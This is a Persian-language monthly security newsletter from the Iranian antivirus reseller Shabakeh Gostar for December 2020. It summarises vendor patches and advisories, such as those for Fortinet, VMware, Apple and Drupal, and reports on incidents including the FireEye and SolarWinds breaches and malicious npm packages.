- Host Intrusion Prevention 8.0 Patch 16 (https://docs.mcafee.com/bundle/host-intrusion-prevention-v8-0-0-Patch16-release-notes)
- Application and Change Control for Linux 6.4.12 (https://docs.mcafee.com/bundle/application-change-control-6.4.x-release-notes-linux)
- MOVE AntiVirus Multi-Platform 4.9.0 (https://docs.mcafee.com/bundle/move-antivirus-multi-platform-4.9.x-release-notes)
- McAfee File and Removable Media Protection 5.3.1 Hotfix 1 (https://kc.mcafee.com/corporate/index?page=content&id=SNS2783)
- McAfee Database Security 4.8.0 (https://docs.mcafee.com/bundle/database-security-4.8.x-release-notes)

شـــرکت مک‌آفی، نســـخه ۶۲۰۰ هســـته اجرایـــی (Engine) را برای محصـــولات مجهز به ضدویروس ســـازمانی خـــود را در دســـترس قرار داده اســـت. از جملـــه بهبودهای لحاظ شـــده در نســـخه ۶۲۰۰ می‌توان بـــه موارد زیر اشـــاره کرد:

- شناسایی فراگیرتر تهدیدات و توانایی مقابله با بدافزارهای توسعه داده شده در بسترهای MSIL و AutoIT
- پوشش هر چه بیشتر فایل‌های از نوع PDF و ISO
- بهبود رمزگشایی فایل‌های کدگذاری شده توسط ADC و LZFSE
- بهبود قابلیت‌های شناسایی تهدیدات تحت Linux و macOS

- امکانات بیشتر برای شناسایی مؤثرتر
- برطرف شدن برخی باگ‌ها و اشکالات در نسخه پیشین

نسخه ۶۲۰۰ که در حال حاضر به‌صورت موسوم به Elective در دسترس راهبران قرار داده شده است. از اواخر دی ماه نیز نسخه جدید به‌صورت خودکار توسط بخش به‌روزرسانی محصولات McAfee Endpoint Security دریافت و نصب خواهد شد.

لازم به ذکر است که مک‌آفی نسخه ۶.۱.۵ ابزار Command Line Scanner را نیز بر پایه Engine 6200 منتشر کرده است.

جزییات کامل در لینک زیر قابل مطالعه است:

https://kc.mcafee.com/corporate/index?page=content&id=KB92669

بیت‌دیفندر

در نهمین ماه از سال ۱۳۹۹ شرکت بیت‌دیفندر (Bitdefender Inc) اقدام به انتشار نسخ ۶.۱۸.۱-۱، ۶.۶.۲۳.۳۲۵، ۶.۲.۲۱.۱۲۵ و ۴.۱۴.۱۰۱.۲۰۰۱۰۱ به ترتیب برای محصولات GravityZone،و Endpoint Security Tools for Windows،و Endpoint Security for Linux و Endpoint Security for Mac کرد که در آنها قابلیت‌های جدید، اصلاحات امنیتی و بهبودهای عملکردی لحاظ شده است. جزییات بیشتر را در لینک‌های زیر بخوانید:

- https://www.bitdefender.com/support/bitdefender-gravityzone-6-18-1-1-release-notes-2639.html
- https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-6-23-325-release-notes-(windows)-2644.html
- https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-2-21-125-release-notes-(linux)-2643.html
- https://www.bitdefender.com/support/endpoint-security-for-mac-version-4-14-101-200101-release-notes-2645.html

فورتی‌نت

در اوایل آذر ماه برخی نهادهای امنیتی از احتمال افشای رمزهای عبور آن دسته از دستگاه‌های ساخت شرکت فورتی‌نت (Fortinet Inc) خبر دادند که به CVE 2018-13379 آسیب‌پذیر گزارش شده‌اند. نسخ زیر از CVE 2018-13379 تأثیر می پذیرند:

FortiOS 6.0؛ نسخ ۶.۰.۰ تا ۶.۰.۴
FortiOS 5.6؛ نسخ ۶.۳ تا ۵.۶.۷
FortiOS 5.4؛ نسخ ۴.۶ تا ۵.۴.۱۲

بهره‌جویی (Exploit) از آسیب‌پذیری مذکور مهاجم را بدون نیاز به هر گونه اصالت‌سنجی قادر به دسترسی یافتن به FortiOS می‌کند.

راهکارهای ترمیم این آسیب‌پذیری در توصیه‌نامه زیر در دسترس قرار دارد:

https://www.fortiguard.com/psirt/FG-IR-18-384

لازم به ذکر است که در ۷ آذر ماه مرکز CISA ایالات متحده به راهبران تجهیزات متأثر از CVE 2018-13379 توصیه کرد که لاگ‌های شبکه‌های مرتبط با تجهیزات آسیب‌پذیر را به منظور شناسایی هر گونه تهدید احتمالی به دقت مورد بازبینی قرار دهند.

ادوبی

ادوبی (Adobe Inc) نیز در آذر ماه، چندین آسیب‌پذیری را در محصولات زیر ترمیم و اصلاح کرد:

- Acrobat and Reader (https://helpx.adobe.com/security/products/acrobat/apsb20-75.html)
- Lightroom (https://helpx.adobe.com/security/products/lightroom/apsb20-74.html)
- Experience Manager (https://helpx.adobe.com/security/products/experience-manager/apsb20-72.html)
- Prelude (https://helpx.adobe.com/security/products/prelude/apsb20-70.html)

سوءاستفاده از آسیب‌پذیری گزارش شده در Acrobat and Reader به شناسه CVE-2020-29075 مهاجم را قادر به دستیابی بهاطلاعات بالقوه حساس می‌کند.

وی‌ام‌ور

در آذر ۱۳۹۹، آژانس امنیت ملی ایالات متحده (NSA) نسبت به بهره‌جویی مهاجمان از یک آسیب‌پذیری امنیتی در برخی محصولات شرکت وی‌ام‌ور (VMware Inc) هشدار داد. اصلاحیه آسیب‌پذیری مذکور به شناسه CVE-2020-4006 از ۱۳ آذر در دسترس قرار گرفته است. بر اساس گزارش NSA گروهی از مهاجمان روسی با پشتوانه دولتی با توزیع برنامه‌های موسوم به Web Shell مخرب سرورهای آسیب‌پذیر را مورد بهره‌جویی قرار داده و اقدام به سرقت اطلاعات حساس می‌کنند.

محصولات زیر از CVE-2020-4006 تأثیر می‌پذیرد:

- VMware Workspace One Access 20.01, 20.10
- VMware Identity Manager (vIDM) 3.3.1 up to 3.3.3
- VMware Identity Manager Connector (vIDM Connector) 3.3.1, 3.3.2
- VMware Identity Manager Connector (vIDM Connector) 3.3.1, 3.3.2, 3.3.3 / 19.03.0.0, 19.03.0.1
- VMware Cloud Foundation 6 4.x
- VMware vRealize Suite Lifecycle Manager 7 8.x

در جریان این حملات مهاجمان با اتصال به کنسول مدیریتی محصولات آسیب‌پذیر وی‌ام‌ور که در معرض اینترنت قرار گرفته‌اند اقدام به رخنه به شبکه سازمان و نصب برنامه‌های Web Shell از طریق تزریق فرمان (Command Injection) می‌کنند.

پس از توزیع برنامه‌های Web Shell، مهاجمان با استفاده از اصالت‌سنجی‌های SAML و اتصال به سرورهای Active Directory Federation Services - به اختصار ADFS - داده‌های حساس را سرقت می‌کنند.

بهره‌جویی موفق از این آسیب‌پذیری مهاجمان را قادر به اجرای فرامین Linux بر روی دستگاه‌های هک‌شده و در نتیجه ماندگار کردن خود می‌کند.

پیش‌تر و در پی افشای عمومی آسیب‌پذیری مذکور، وی‌ام‌ور اقدام به انتشار راهکاری موقت برای مقاوم‌سازی محصولات خود در برابر CVE-2020-4006 کرده بود. بنابراین در صورت فراهم نبودن امکان انجام به‌روزرسانی، پیاده‌سازی این راهکار می‌تواند گزینه‌ای موقت باشد.

توصیه‌نامه وی‌ام‌ور در خصوص آسیب‌پذیری CVE-2020-4006 در لینک زیر قابل مطالعه است:

- https://kb.vmware.com/s/article/81754

مشروح هشدار NSA نیز در لینک زیر قابل دریافت است:

https://media.defense.gov/2020/Dec/07/2002547071/-1/-1/0/CSA_VMWARE%20ACCESS_U_OO_195076_20.PDF

گوگل

در ۱۲ آذر شرکت گوگل (Google LLC) با عرضه نسخه ۸۷.۰.۴۲۸۰.۸۸ اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2020/12/stable-channel-update-for-desktop.html

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla Corporation) با ارائه به‌روزرسانی، ده‌ها آسیب‌پذیری را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد که توضیحات آنها در لینک‌های زیر قابل مطالعه است:

- https://www.mozilla.org/en-US/security/advisories/mfsa2020-53/
- https://www.mozilla.org/en-US/security/advisories/mfsa2020-54/
- https://www.mozilla.org/en-US/security/advisories/mfsa2020-55/
- https://www.mozilla.org/en-US/security/advisories/mfsa2020-56/

اپل

در آذر شرکت اپل (Apple Inc) در چند نوبت با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را محصولات زیر ترمیم و اصلاح کرد .

- iCloud (https://support.apple.com/en-us/HT211935)
- iOS 14.3 and iPadOS 14.3 (https://support.apple.com/en-us/HT212003)
- macOS Server 5.11 (https://support.apple.com/en-us/HT211932)
- macOS Big Sur 11.1, Security Update 2020-001 Catalina, Security Update 2020-007 Mojave (https://support.apple.com/en-us/HT212011)
- iOS 12.5 (https://support.apple.com/en-us/HT212004)
- tvOS 14.3 (https://support.apple.com/en-us/HT212005)
- watchOS 6.3 (https://support.apple.com/en-us/HT212006)
- watchOS 7.2 (https://support.apple.com/en-us/HT212009)
- Safari 14.0.2 (https://support.apple.com/en-us/HT212007)

اس‌آپ

اس‌آپ (SAP SE) دیگر شرکتی بود که در آذر ماه ۹۹ با انتشار به روزرسانی امنیتی، ۱۴ آسیب‌پذیری را در چندین محصول خود برطرف کرد. درجه حساسیت ۴ مورد از آسیب‌پذیری‌های مذکور بر طبق استاندارد CVSS، بالاتر از ۹ - از ۱۰ - گزارش شده است. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=564757079

دروپل

در ۷ آذر، جامعه دروپل (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، دو آسیب‌پذیری را در برخی از نسخ Drupal اصلاح کرد؛ بهره‌جویی از آنها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است:

- https://www.drupal.org/sa-core-2020-013

آپاچی

در آذر، بنیاد نرم‌افزاری آپاچی (Apache Software Foundation)، توصیه‌نامه‌های زیر را در خصوص وجود آسیب‌پذیری در Apache Tomcat و Apache Struts منتشر کرد:

- http://mail-archives.us.apache.org/mod_mbox/www-announce/202012.mbox/%3C52858194-2efd-6f17-1821-9036c8494df0%40apache.org%3E
- https://cwiki.apache.org/confluence/display/WW/S2-061

سوءاستفاده از ضعف امنیتی Apache Tomcat - به شناسه CVE-2020-17527 - در نهایت می‌تواند موجب از کار افتادن سرویس‌دهی (Denial-of-Service) سامانه شود. بهره‌جویی از آسیب پذیری Apache Struts - با شناسه CVE-2020-17530 - نیز مهاجم را قادر به اجرای کد بر روی سامانه آسیب‌پذیر می‌کند.

اوپن‌اس‌اس‌ال

۱۸ آذر، بنیاد نرم‌افزاری اوپن‌اس‌اس‌ال (OpenSSL Software Foundation) اقدام به انتشار توصیه‌نامه‌ای با درجه اهمیت "بالا" در خصوص آسیب‌پذیری با شناسه CVE-2020-1971 کرد. بهره‌جویی از آسیب‌پذیری مذکور که نسخ ۱.۰.۲ و ۱.۱.۱ از آن تأثیر می‌پذیرند موجب از کار افتادن سرویس‌دهی سامانه می‌شود. توصیه‌نامه اوپن‌اس‌اس‌ال در لینک زیر قابل مطالعه است:

https://www.openssl.org/news/secadv/20201208.txt

رویدادها و وقایع امنیتی

فایرآی:
ما هک شدیم

برای سال‌ها، شرکت امنیتی فایرآی (FireEye) اولین مرجع سازمان‌هایی بود که هدف حملات سایبری فوق‌پیچیده و هکرهای حرفه‌ای قرار گرفته بودند.

حالا به نظر می‌رسد هکرها انتقام خود را از این شرکت آمریکایی که کالبدشکافی موفق بسیاری از تهدیدات پیشرفته و ماندگار (APT) را در کارنامه دارد گرفته‌اند.

به گزارش شرکت مهندسی شبکه گستر، ۱۸ آذر، فایرآی رسماً اعلام کرد که سیستم‌هایش در جریان حمله‌ای بسیار پیچیده، با حمایت یک دولت مورد رخنه قرار گرفته است.

به گفته فایرآی، مهاجمان این حمله با بکارگیری تکنیک‌های جدید موفق به سرقت ابزارهایی دیجیتال شده‌اند که این شرکت از آنها با عنوان Red Team یاد می‌کند.

فایرآی از ابزارهای Red Team به‌منظور شناسایی آسیب‌پذیری سیستم‌ها در شبکه مشتریان خود استفاده می‌کرده است. گفته می‌شود که از این ابزارها به‌شدت مراقبت می‌شده است.

اکنون بیم آن می‌رود که ابزارهای Red Team جایگزین ابزارهای نفوذی شوند که به‌طور معمول مورد استفاده مهاجمان در نقاط مختلف جهان قرار می‌گیرند.

به گزارش شرکت مهندسی شبکه گستر، این شرکت ۳.۵ میلیارد دلاری، بخشی از درآمد خود را از راه شناسایی هکرهای دخیل در شاخص‌ترین نفوذهای سایبری جهان کسب می‌کرده است.

برخی منابع این هک را پس از افشای ابزارهای سایبری NSA توسط گروه ShadowBrokers بزرگ‌ترین سرقت ابزارهای امنیت سایبری تاریخ می‌دانند. در سال ۲۰۱۶ گروه ShadowBrokers که همچنان هویت گردانندگان آن نامشخص است ظرف چند ماه تعداد قابل توجهی از ابزارهای مورد استفاده NSA را در دسترس مهاجان دیگر قرار داد. در نهایت گروه‌های مختلف نفوذگری با بکارگیری ابزارهای مذکور اقدام به اجرای حملات مخرب به سازمان‌ها و شرکت‌های بزرگ در کشورهای مختلف کردند. برآورد می‌شود که خسارت ناشی از این حملات بیش از ۱۰ میلیارد دلار باشد.

مهاجمان حمله اخیر از چندین هزار نشانی IP که پیش‌تر در هیچ حمله‌ای مورد استفاده قرار نگرفته بودند بهره برده‌اند.

مدیر عامل فایرآی گفته این حمله متفاوت از ده‌ها هزار رخدادی است که این شرکت در این سال‌ها به آنها رسیدگی کرده است.

فایرآی همچنان در حال یافتن پاسخ این پرسش است که چگونه هکرها موفق به رخنه به سیستم‌هایی شده‌اند که بیشترین مراقبت‌ها از آنها می‌شده است.

این شرکت انباره‌ای از قواعد Yara و Snort را منتشر کرده تا سایرین آمادگی مقابله با حملات احتمالی مبتنی بر ابزارهای سرقت شده Red Team را داشته باشند. انباره مذکور در لینک زیر قابل دریافت است:

http://github.com/fireeye/red_team_tool_countermeasures

اگر چه فایرآی به‌طور روشن به کشور یا ملیت گردانندگان این حمله اشاره نکرده اما روزنامه نیویورک تایمز خبر داده که FBI پرونده این رخداد را به متخصصان خود در حوزه روسیه ارجاع داده است.

مشخص نیست که هشدار اخیر NSA در خصوص بهره‌جویی مهاجمان از یک آسیب‌پذیری امنیتی در بعضی محصولات شرکت وی‌ام‌ور (VMware) با این حمله مرتبط بوده است یا خیر.

شرکت‌های امنیتی همواره از اهداف خاص و مورد علاقه هکرهای سایبری بوده‌اند. در سال ۲۰۱۲ سیمانتک (Symantec) تایید کرد که بخشی از کد منبع (Source Code) ضدویروس این شرکت توسط هکرها سرقت شده است. سیمانتک در سال ۲۰۱۹ نیز اعتراف کرد که اطلاعات مرتبط با برخی از مشتریانش نشت کرده است. در سال میلادی گذشته شرکت ترند مایکرو (Trend Micro) هم سرقت بخشی از اطلاعاتش را پذیرفت. شرکت روسی کسپرسکی (Kaspersky) نیز در سال‌های اخیر حداقل در دو نوبت توسط مهاجمان هک شده است.

افتای ریاست جمهوری با همکاری شبکه گستر

شبکه گستر

شرکت مهندسی شبکه گستر

در آذر ماه مرکز مدیریت راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر اقدام به تهیه گزارش‌های زیر کرد.

نصب njRAT از طریق بسته‌های مخرب npm

ان‌پی‌ام اقدام به حذف دو بسته مخرب از روی این انباره کتابخانه‌های JavaScript کرده است. احتمال داده می‌شود کد مخرب تزریق شده در بسته‌های مذکور موجب نصب ابزار RAT بر روی دستگاه یکصد برنامه‌نویسی شده باشد که این بسته‌ها را مورد استفاده قرار داده بودند. ادامه مطلب را در اینجا بخوانید.

پایگاه‌های داده PostgreSQL، هدف PgMiner

محققان از کشف بات‌نتی خبر داده‌اند که با رخنه به پایگاه‌های داده PostgreSQL اقدام به نصب یک استخراج‌کننده ارز رمز بر روی سرور میزبان آنها می‌کند. ادامه مطلب را در اینجا بخوانید.

ماجرای یکی از کم‌نظیرترین حملات سایبری تاریخ

در یک هفته گذشته در جریان حملاتی پیچیده شرکت امنیتی فایرآی و وزارت خزانه‌داری ایالات متحده و احتمالا بسیاری از شرکت‌ها و سازمان‌های معروف دیگر توسط گروهی از مهاجمان هک شدند. اکنون مشخص شده که پیش‌تر این مهاجمان با رخنه به سولار ویندز موفق به تزریق کد آلوده به یکی از محصولات ساخت این شرکت با نام Orion Platform شده بودند و از طریق نرم‌افزار مذکور زمینه را برای نفوذ به بیش از ۱۸ هزار مشتری آن محصول از جمله شرکت‌ها و سازمان‌هایی که در روزهای اخیر هک شدند فراهم کرده بودند. ادامه مطلب را در اینجا بخوانید.

ترمیم یک آسیب‌پذیری روز-صفر در Easy WP SMTP

برنامه‌نویسان Easy WP SMTP یک آسیب‌پذیری روز-صفر را در این افزونه پرطرفدار ترمیم و اصلاح کردند. این افزونه امکان ارسال ایمیل از طریق سرور SMTP را در سایت‌ها و وبلاگ‌های مبتنی بر WordPress برای صاحب سایت فراهم می‌کند. افزونه مذکور بیش از ۵۰۰ هزار بار نصب را در کارنامه دارد. سوءاستفاده از آسیب‌پذیری ترمیم شده، مهاجم را قادر می‌کند تا بدون اصالت‌سنجی رمز کاربر admin سایت را تغییر داده و کنترل کامل سایت را در اختیار بگیرد. ادامه مطلب را در اینجا بخوانید.

آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار	۴۲۰۵۲ - ۰۲۱
رایانامه	info@shabakeh.net
تارنمای شرکت	www.shabakeh.net
خدمات پس از فروش و پشتیبانی	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net